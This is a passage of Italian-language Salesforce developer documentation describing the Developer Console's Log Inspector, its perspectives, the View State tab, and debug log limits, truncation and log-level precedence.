What (Cosa)	Tipo di elemento del processo. I tipi possono essere: – Method (Metodo) – Queries (Query) – Workflow (Flusso di lavoro) – Callouts (Chiamate) – DML – Validations (Convalide) – Triggers (Trigger) – Pages (Pagine)
Name (Nome)	Nome dell'elemento del processo.
Sum (Somma)	Durata totale per l'elemento.
Avg (Media)	Durata media per l'elemento.
Max	Durata massima per l'elemento.
Min	Durata minima per l'elemento.
Count (Conteggio)	Numero di chiamate effettuate all'elemento durante il processo.
Heap	Spazio occupato dall'elemento nell'heap.
Query Type (Tipo di query)	Tipo di query. I valori possibili sono: – SOQL – SOSL
Sum rows (Somma righe)	Numero totale di record modificati per l'elemento.
Avg rows (Media righe)	Numero medio di record modificati per l'elemento.
Max rows (Righe max)	Numero massimo di record modificati per l'elemento.

Colonna	Descrizione
Min row (Righe min.)	Numero minimo di record modificati per l'elemento.

Per ordinare le informazioni in base a una specifica colonna, fare clic sulla relativa intestazione.

Importante: Se i riquadri del Log Inspector (Controllo registri) non presentano barre di scorrimento su Mac, aprire **System Preferences** > **General (Preferenze di sistema: Generali)** e impostare `Show scroll bars` (Mostra barre di scorrimento) su **Always** (Sempre).

VEDERE ANCHE:

Menu Debug

Scheda Logs (Registri)

Gestione delle prospettive nel Log Inspector (Controllo registri).

Creazione di prospettive personalizzate nel Log Inspector (Controllo registri)

Esempi di utilizzo del Log Inspector (Controllo registri)

Di seguito sono elencati alcuni modi per utilizzare il Log Inspector (Controllo registri) per individuare e risolvere i problemi.

- Tracciamento del percorso di esecuzione
- Visualizzazione delle istruzioni `System.Debug`
- Aggiornamento del codice sorgente
- Tracciamento del DML in una richiesta
- Valutazione delle prestazioni di una pagina Visualforce
- Visualizzazione di un processo complesso

Tracciamento del percorso di esecuzione

Scenario: si supponga di avere aperto un registro debug nel Log Inspector (Controllo registri). Quali sono i metodi per esaminare le informazioni passo per passo?

1. Nel riquadro Execution Log (Registro esecuzioni), selezionare **Executable (Eseguibile)** per escludere tutti i passaggi non eseguibili, incluse le informazioni sui limiti cumulativi.
2. Nel riquadro Execution Overview (Panoramica esecuzioni), fare clic nella scheda Executed Units (Unità eseguite) per visualizzare i valori aggregati di vari tipi di operazioni nella richiesta. Ad esempio, è possibile visualizzare il numero di operazioni DML o i vari metodi in base al tipo di metodo.
3. Fare clic sulla scheda Limits (Limiti) per visualizzare i limiti impostati dall'amministratore utilizzati da questa operazione.

Visualizzazione delle istruzioni `System.Debug`

Scenario: si supponga di avere aggiunto diverse istruzioni `System.Debug` al proprio codice per tenere traccia dell'avanzamento di una richiesta. Come fare per trovarle mediante il Log Inspector (Controllo registri)?

1. Nel riquadro Execution Log (Registro esecuzioni), selezionare **Filter (Filtro)**.
2. Immettere *`DEBUG`* (maiuscolo) nella casella di immissione.

Vengono visualizzate solo le righe della richiesta che contengono la stringa *`DEBUG`*.

Aggiornamento del codice sorgente

Scenario: dopo avere eseguito la propria richiesta, si nota un errore di Apex code nel registro debug. Qual è il modo più semplice per modificare l'Apex code?

1. Dal riquadro Source (Sorgente), selezionare la riga di codice.
2. Fare clic su **Open (Apri)**.

La classe o il trigger si apre in una nuova scheda Source Code Editor (Editor codice sorgente).

Tracciamento del DML in una richiesta

Scenario: si supponga che la richiesta contenga numerose istruzioni DML, in punti diversi. Come fare per sapere quante volte viene eseguito DML in una richiesta?

Di seguito sono descritte due tecniche per visualizzare un registro debug ed esaminare l'effettivo DML eseguito nel corso di una richiesta:

1. Nel riquadro Execution Log (Registro esecuzioni), fare clic su **Filter (Filtro)** e digitare *`DML`*. Vengono visualizzati tutti gli elementi della richiesta che contengono la voce DML in qualsiasi punto di un evento o dei dettagli.
2. Nel riquadro Execution Overview (Panoramica esecuzioni), fare clic nella scheda Executed Units (Unità eseguite) e disattivare tutti gli altri tipi di esecuzione tranne DML. I pulsanti sono di attivazione/disattivazione: fare clic una volta per **escludere** un tipo di operazione dall'elenco. Fare clic nuovamente per disabilitare il filtro. Per visualizzare solo il DML, fare clic su **Methods (Metodi)**, **Queries (Query)**, **Workflow (Flusso di lavoro)**, **Callouts (Chiamate)**, **Validations (Convalide)**, **Triggers (Trigger)** e **Visualforce Pages (Pagine Visualforce)**.
   - I dettagli dell'operazione DML mostrano il tipo di oggetto interessato e la specifica operazione eseguita (inserimento, aggiornamento e così via). È possibile vedere anche quante volte è stata eseguita un'istruzione DML, il numero di righe e così via.
   - Se si fa clic su un elemento di una richiesta DML nella scheda Executed Units (Unità eseguite), il registro esecuzioni esclude tutte le altre parti della richiesta e visualizza solo quell'istruzione DML.

È inoltre possibile utilizzare queste procedure per cercare e applicare filtri alle query.


Valutazione delle prestazioni di una pagina Visualforce

Scenario: si supponga di avere una pagina Visualforce e un controller Apex che esegue le query SOQL. Come fare per analizzare le prestazioni della pagina e scoprire quale unità di codice ha richiesto più tempo? Come si determina quante query vengono eseguite nella richiesta? Come verificare quanto ci si sta avvicinando ai limiti stabiliti dall'amministratore

1. Nel riquadro Stack Tree (Albero stack), cercare il nome della pagina Visualforce. Il livello massimo ha il formato `/apex/`*`nomepagina`*. Il nodo di livello immediatamente inferiore mostra l'esecuzione effettiva della pagina. Aprire quel nodo per vedere quando è stato inizializzato il controller.
2. Continuare ad aprire i nodi per esplorare le chiamate di metodi e la durata di ciascun metodo. Quando si fa clic su un elemento del riquadro Stack Tree (Albero stack), il riquadro Execution Log (Registro esecuzioni) visualizza quella porzione del registro debug, il riquadro **Source (Sorgente)** viene aggiornato per visualizzare il codice sorgente appropriato e il riquadro Variables (Variabili) mostra le variabili in contesto.
3. Nel riquadro Execution Overview (Panoramica esecuzioni), fare clic su Executed Units (Unità eseguite) per visualizzare le statistiche del codice, fra cui il tempo di esecuzione in millisecondi e le dimensioni dell'heap in byte. La colonna Cnt mostra il numero di volte in cui una determinata unità di codice è stata eseguita. Se un'unità di codice è stata eseguita più di una volta, vengono aggiornati la somma, la media e i numeri di esecuzione massimo e minimo. Analogamente, se una query viene eseguita più di una volta, la visualizzazione viene aggiornata in modo da riepilogare i numeri aggregati di righe restituite.

   È possibile escludere le unità di codice facendo clic sui pulsanti in basso corrispondenti alle unità di codice che si desidera omettere dalla visualizzazione. Questa operazione è spiegata in Tracciamento del DML in una richiesta.

What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row
Method	size	0.40	0.08	0.11	0.06	5	0	n/a	n/a	n/a	n/a	n/a
Method	debug	0.72	0.09	0.13	0.08	8	0	n/a	n/a	n/a	n/a	n/a
Method	execute...	36.92	36.92	36.92	36.92	1	2534	n/a	n/a	n/a	n/a	n/a
Method	/_ui/com...	36.98	36.98	36.98	36.98	1	0	n/a	n/a	n/a	n/a	n/a
Method	add	0.49	0.12	0.15	0.09	4	0	n/a	n/a	n/a	n/a	n/a

4. Fare clic sulla scheda Limits (Limiti) per verificare i limiti applicabili e quanto la richiesta si avvicina a ognuno di questi limiti. La colonna Total Available (Totale disponibile) mostra i limiti dell'amministratore consentiti nella propria organizzazione per tipo di operazione. La colonna Request Total (Totale richieste) mostra il numero totale di richieste eseguite. La colonna Used so far (Usate fino ad ora) mostra il numero di richieste eseguite nel momento dell'esecuzione selezionato nella traccia dello stack o nel registro esecuzioni.
5. Fare clic sulla scheda Timeline (Tempistica) per visualizzare una rappresentazione visiva delle unità di codice eseguite, suddivise per tipo di unità di codice, oltre al totale e alla percentuale del tempo di esecuzione per ciascun tipo di unità di codice. La tempistica consente di scoprire rapidamente quali parti della richiesta hanno necessitato di un tempo di esecuzione maggiore. Selezionare un intervallo di tempo nella parte inferiore della sezione del riepilogo per aumentare o ridurre il periodo visualizzato nella tempistica.

In questo esempio, le richieste database hanno richiesto il maggior tempo (56,95%), seguite dalla pagina Visualforce. L'Apex code ha richiesto il minor tempo di esecuzione. Inoltre, le pagine Visualforce e l'Apex code sono stati eseguiti all'inizio e alla fine mentre le operazioni di database sono state effettuate fra le une e l'altro.

Visualizzazione di un processo complesso

Scenario: si supponga di avere un processo complesso che includa diversi trigger e classi Apex, flusso di lavoro e regole di convalida. Quali sono i metodi migliori per analizzare passo per passo o filtrare il registro debug che ne risulta?

1. La sezione dello stack contiene una struttura ad albero che illustra il percorso di esecuzione di tutti gli elementi di livello massimo della richiesta. Utilizzarla per visualizzare la gerarchia degli elementi durante la loro esecuzione.
2. Utilizzare la casella di immissione **Filter (Filtro)** nel registro esecuzioni. Ad esempio, se si è interessati agli eventi specifici dei trigger, fare clic su **Filter (Filtro)** e immettere *`trigger`*. Nella sezione del registro esecuzioni vengono visualizzate solo le righe del registro debug che contengono la parola *`trigger`*.
3. Per limitare l'ambito della scheda Execution Log (Registro esecuzioni) a un'unità di esecuzione selezionata specifica, selezionare **This Frame (Questo frame)**. Ad esempio, se nel registro esecuzioni si seleziona una riga che contiene `CODE_UNIT_STARTED` e quindi si fa clic su **This Frame (Questo frame)**, il registro esecuzioni visualizza solo gli elementi della richiesta che ricorrono tra `CODE_UNIT_STARTED` e il relativo `CODE_UNIT_ENDED`.

   Nota: quando si seleziona **This Frame (Questo frame)**, il registro esecuzioni visualizza solo gli elementi contenuti in quel frame e non le eventuali operazioni di livello inferiore. Ad esempio, se un trigger chiama una classe, nel registro esecuzioni non vengono visualizzate le operazioni relative alla classe, ma solo quelle relative al trigger.

Prospettive di controllo dei registri

Creazione di prospettive personalizzate nel Log Inspector (Controllo registri)

La prospettiva è un layout predefinito di riquadri nel Log Inspector (Controllo registri) della Console sviluppatore.

Per qualsiasi operazione nel Log Inspector (Controllo registri), utilizzare una prospettiva che agevoli il completamento dell'operazione. Ogni sviluppatore ha uno stile diverso. Per un elenco delle prospettive pronte all'uso, vedere Log Inspector (Controllo registri).

Per creare una prospettiva personalizzata o per modificare una prospettiva esistente:

1. Nella Console sviluppatore, aprire un registro nel Log Inspector (Controllo registri).
2. Fare clic su **Debug** > **View Log Panels (Visualizza riquadri registro)** e selezionare i riquadri da includere nella prospettiva.

   Per un elenco dei riquadri disponibili, vedere Log Panels (Riquadri registro). Quando si modifica una prospettiva, finché non viene salvata accanto al suo nome appare un *.

   Suggerimento: Quando si crea una prospettiva che include il riquadro **Execution Log (Registro esecuzioni)**, è consigliabile includere anche il riquadro **Source (Sorgente)**.

3. Per salvare le modifiche, fare clic su **Save Perspective (Salva prospettiva)**. Per creare una nuova prospettiva, fare clic su **Save Perspective As (Salva prospettiva con nome)** e inserire un nuovo nome.

VEDERE ANCHE:

Log Inspector (Controllo registri)

Gestione delle prospettive nel Log Inspector (Controllo registri).

Gestione delle prospettive nel Log Inspector (Controllo registri).





La prospettiva è un layout di riquadri nel Log Inspector (Controllo registri) della Console sviluppatore.

Per qualsiasi operazione nel Log Inspector (Controllo registri), assicurarsi di scegliere la prospettiva corretta per il lavoro.

Per gestire le prospettive, fare clic su **Debug** > **Perspective Manager (Gestione prospettive)**.

- Per passare a una prospettiva diversa, fare doppio clic sul nome della prospettiva, oppure selezionarla e fare clic su **Open (Apri)**.
- Per modificare la prospettiva predefinita, selezionare il nome della prospettiva e fare clic su **Set Default (Imposta come predefinita)**.
- Per eliminare una prospettiva, selezionare il nome della prospettiva e fare clic su **Delete (Elimina)**.
- Per creare una prospettiva personalizzata, vedere Creazione di prospettive personalizzate nel Log Inspector (Controllo registri).

Le seguenti prospettive sono predefinite:


- **All (Tutte)**, l'impostazione predefinita

- **Debug**: prospettiva designata per il debug del codice che include i riquadri Execution Log (Registro esecuzioni), Source (Sorgente) e Variables (Variabili).

- **Log Only (Solo registro)**: prospettiva polivalente per visualizzare l'esecuzione del registro che include soltanto il riquadro Execution Log (Registro esecuzioni).

- **Analysis (Analisi)**: prospettiva designata per l'analisi dei registri che include i riquadri Stack Tree (Albero stack), Execution Stack (Stack esecuzioni), Execution Log (Registro esecuzioni) ed Execution Overview (Panoramica esecuzioni).

Utilizzare una prospettiva che consenta di completare l'operazione in modo semplice e rapido. Ogni sviluppatore ha uno stile diverso; se una delle prospettive predefinite non soddisfa le proprie esigenze, è facile progettarne una. Per maggiori dettagli, vedere Creazione di prospettive personalizzate nel Log Inspector (Controllo registri)

VEDERE ANCHE:

Log Inspector (Controllo registri)

Creazione di prospettive personalizzate nel Log Inspector (Controllo registri)

Scheda View State (Stato visualizzazione)

La scheda **View State (Stato visualizzazione)** della Console sviluppatore consente di esaminare lo stato della visualizzazione di una richiesta di pagina Visualforce.

La scheda View State (Stato visualizzazione) della Console sviluppatore funziona come la scheda View State del piè di pagina modalità di sviluppo Visualforce, con la differenza che il doppio clic su un nodo di cartelle non apre una finestra con un grafico a torta dell'utilizzo. Per informazioni, vedere "About the View State Tab" nella *Visualforce Developer's Guide*.

Abilitazione della scheda View State (Stato visualizzazione)

Per abilitare la scheda View State (Stato visualizzazione):

1. Dalle impostazioni personali, immettere `Dettagli utente avanzati` nella casella `Ricerca veloce`, quindi selezionare **Dettagli utente avanzati**. Se non si ottiene alcun risultato, immettere `Informazioni personali` nella casella `Ricerca veloce`, quindi selezionare **Informazioni personali**.
2. Fare clic su **Edit (Modifica)**.
3. Selezionare la casella di controllo `Modalità sviluppo` se non è selezionata.
4. Selezionare la casella di controllo `Mostra stato visualizzazione in modalità sviluppo`.
5. Fare clic su **Save (Salva)**.

Nota: poiché lo stato della visualizzazione è collegato ai dati del modulo, la scheda View State (Stato visualizzazione) appare solo se la pagina contiene un tag `<apex:form>`. Inoltre, la scheda View State (Stato visualizzazione) viene visualizzata solo sulle pagine che utilizzano controller personalizzati o estensioni controller.

Registri debug

Utilizzo dei registri debug

AUTORIZZAZIONI UTENTE	
Per utilizzare la Console sviluppatore:	"Visualizza tutti i dati"
Per eseguire Apex Code anonimo:	"Apex autore"
Per utilizzare la ricerca nel codice ed eseguire SOQL o SOSL nella scheda della query:	"API abilitata"
Per salvare le modifiche alle classi e ai trigger Apex:	"Apex autore"
Per salvare le modifiche alle pagine e ai componenti Visualforce:	"Personalizza applicazione"
Per salvare le modifiche delle risorse Lightning:	“Personalizza applicazione”

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition**, e **Database.com Edition**

L'interfaccia utente, i Servizi di email e le Approvazioni di Salesforce non sono disponibili in **Database.com**.

Un *registro debug* può registrare le operazioni del database, i processi di sistema e gli errori che si verificano quando si esegue una transazione o durante l'esecuzione di test di unità. I registri debug possono contenere informazioni relative a:

- Modifiche al database
- Chiamate HTTP
- Errori Apex
- Risorse utilizzate da Apex
- Processi di lavoro automatici, quali:
  - Regole di flusso di lavoro
  - Regole di assegnazione
  - Processi di approvazione
  - Regole di convalida

Il sistema genera un registro debug ogni volta che viene eseguita una transazione inclusa nei criteri di filtro definiti.

Le transazioni possono essere generate da:

- Interfaccia utente di Salesforce
- API
- Chiamate `executeanonymous`
- Servizi Web
- Servizi di email

I criteri di filtro impostati per l'utente, la Console sviluppatore o l'intestazione API determinano gli elementi che vengono inclusi nel registro debug.

Nota: I registri debug non contengono transazioni attivate dalla conversione dei lead. Ad esempio, si supponga che un lead convertito attivi una regola di flusso di lavoro: il registro debug non visualizzerà l'attivazione di questa regola di flusso di lavoro.

Di seguito sono riportati alcuni esempi di casi in cui si utilizzerebbe un registro debug:

- Uno sviluppatore che crea un'applicazione personalizzata può utilizzare il registro debug per convalidare il comportamento dell'applicazione. Ad esempio, è possibile impostare il filtro del registro debug per verificare le chiamate e quindi, nel registro debug, visualizzare le informazioni relative all'esito e alla durata di tali chiamate.
- Un amministratore dell'organizzazione può utilizzare il registro debug per risolvere i problemi quando un utente segnala delle difficoltà. È possibile monitorare i registri debug di quell'utente, mentre essi registrano tutte le fasi della transazione correlata e quindi utilizzarli per visualizzare i dettagli di sistema.

Limiti dei registri debug

Per i registri debug esistono i seguenti limiti.

- Ogni registro debug deve avere dimensioni massime pari a 2 MB. Le dimensioni dei registri debug che superano 2 MB vengono ridotte rimuovendo le righe di registro più vecchie, quali le righe di registro delle dichiarazioni `System.debug` precedenti. Le righe di registro possono essere eliminate da qualsiasi posizione, non soltanto dal registro debug.
- Ogni organizzazione può conservare fino a 50 MB di registri debug. Quando l'organizzazione raggiunge il limite di 50 MB, i registri debug più vecchi vengono sovrascritti.

Troncamento dei registri debug

Al fine di fornire le informazioni maggiormente pertinenti, i registri debug sono troncati a partire dalle voci di registro meno recenti. Le voci di registro più recenti vengono sempre conservate. Il registro debug viene troncato di 200 KB quando raggiunge le dimensioni massime di 2 MB.

I seguenti eventi sono necessari per l'elaborazione del registro debug e associati a voci di registro non eliminabili:

- `EXECUTION_STARTED`
- `EXECUTION_FINISHED`
- `CODE_UNIT_STARTED`
- `CODE_UNIT_FINISHED`
- `METHOD_ENTRY`
- `METHOD_EXIT`
- `CONSTRUCTOR_ENTRY`
- `CONSTRUCTOR_EXIT`
- `SOQL_EXECUTE_BEGIN`
- `SOQL_EXECUTE_END`
- `SOSL_EXECUTE_BEGIN`
- `SOSL_EXECUTE_END`
- `CALLOUT_REQUEST`
- `CALLOUT_RESPONSE`
- `FATAL_ERROR`

Nota: Le voci di registro per gli eventi necessari all'elaborazione del registro debug non vengono troncate e faranno sempre parte del registro debug, ma le altre informazioni di registro che vengono visualizzate tra le righe iniziale e finale di tali voci di registro vengono eliminate nell'ambito del troncamento del registro.

VEDERE ANCHE:

Ricerche in un registro debug

Ordine di precedenza del registro debug

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Gli eventi registrati dipendono da vari fattori, inclusi i flag di traccia, i livelli di registrazione predefiniti, l'intestazione API, l'abilitazione del registro di sistema basato sull'utente e i livelli di registrazione impostati dai punti di ingresso.

L'ordine di precedenza per i livelli del registro debug è il seguente:

1. I flag di traccia escludo ogni altra logica di registrazione. La Console sviluppatore imposta un flag di traccia quando viene caricata, e tale flag di traccia rimane valido fino alla sua scadenza. È possibile impostare i flag di traccia nella Console sviluppatore o in Imposta utilizzando gli oggetti Tooling API `TraceFlag` e `DebugLevel`.

   Nota: l'impostazione dei flag di traccia di classi e trigger non determina la generazione o il salvataggio dei registri. I flag di traccia di classi e trigger escludono gli altri livelli di registrazione, inclusi quelli impostati dai flag di traccia dell'utente, ma non danno luogo alla registrazione. Se la registrazione è abilitata durante l'esecuzione delle classi o dei trigger, i registri vengono generati al momento dell'esecuzione.

2. Se non si dispone di flag di traccia attivi, i test Apex sincroni e asincroni vengono eseguiti con i livelli di registrazione predefiniti. I livelli di registrazione predefiniti sono i seguenti:

   DB
   INFO

   APEX_CODE
   DEBUG

   APEX_PROFILING
   INFO

   WORKFLOW
   INFO

   VALIDATION
   INFO

   CALLOUT
   INFO

   VISUALFORCE
   INFO

   SYSTEM
   DEBUG

3. Se non vi sono flag di traccia rilevanti attivi e nessun test in esecuzione, l'intestazione API imposta i livelli di registrazione. Le richieste API inviate senza eseguire il debug delle intestazioni generano registri temporanei (che non vengono salvati), a meno che non sia in vigore un'altra regola di registrazione.

4. Se si abilitano i registri di sistema per un utente, si ottengono registri debug per le prossime 20 richieste di quell'utente. Per informazioni su come impostare i registri debug basati sull'utente, vedere Monitoraggio dei registri debug.
5. Se i punti di ingresso impostano un livello di registrazione, viene utilizzato quel livello di registrazione. Ad esempio, le richieste Visualforce possono includere un parametro di esecuzione del debug che imposta i livelli di registrazione.

Se nessuno di questi casi è applicabile, i registri non vengono generati o mantenuti.

VEDERE ANCHE:

Scheda Logs (Registri)

Livelli del registro debug

https://developer.salesforce.com/docs/atlas.en-us.api_tooling.meta/api_tooling

https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode

Livelli del registro debug

AUTORIZZAZIONI UTENTE	
Per utilizzare la Console sviluppatore:	"Visualizza tutti i dati"
Per eseguire Apex Code anonimo:	"Apex autore"
Per utilizzare la ricerca nel codice ed eseguire SOQL o SOSL nella scheda della query:	"API abilitata"
Per salvare le modifiche alle classi e ai trigger Apex:	"Apex autore"
Per salvare le modifiche alle pagine e ai componenti Visualforce:	"Personalizza applicazione"
Per salvare le modifiche delle risorse Lightning:	"Personalizza applicazione"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

